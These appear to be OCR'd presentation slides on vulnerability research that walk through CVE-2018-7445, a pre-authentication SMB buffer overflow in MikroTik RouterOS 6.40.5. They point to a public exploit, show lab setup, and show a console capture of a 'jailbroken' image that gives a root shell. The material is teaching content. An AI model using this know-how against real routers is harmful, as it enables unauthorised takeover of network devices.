

SYSTEMS EXPLOITATION

CHRISTOPHER ROBERTS (@CAFFIX)

THE VULNERABILITY RESEARCH PROCESS



ROUTEROS 6.40.5 – CLOUD CORE ROUTER



CVE-2018-7445

BUFFER OVERFLOW IN MIKROTIK ROUTEROS SMB SERVICE

BEFORE ANY USER AUTHENTICATION


THERE IS A LAME EXPLOIT HTTPS://WWW.EXPLOIT-DB.COM/EXPLOITS/44290

WE’RE SKIPPING SOME STEPS

- Finding the bug. Original write-up found it by fuzzing
- Instrumenting the device. How to put GDB on that bad boy
- Not difficult to go over, we just need more than an hour. I’ll give you the 500-mile overview…


SETUP

- NAT or Host-only your VM
- Enable SMB
  - Ip smb set enabled=yes



```
@MikroTik] > ip address print
 X - disabled, I - invalid, D -
DDRESS                    NETWORK
92.168.1.225/24           192.168.1.0
@MikroTik] > ip smb print
 enabled: yes
  domain: MSHOME
 comment: MikrotikSMB
w-guests: yes
terfaces: all
@MikroTik] >
```


“JAILBREAK” ROUTEROS IMAGE



```
chris@ubuntu:~/Tools/mikrotik-tools/exploit-backup$ telnet 192.168.1.225
Trying 192.168.1.225...
Connected to 192.168.1.225.
Escape character is '^]'.

MikroTik v6.40.5 (stable)
Login: devel
Password:



BusyBox v1.00 (2017.10.31-13:13+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

# whoami
root
#
```

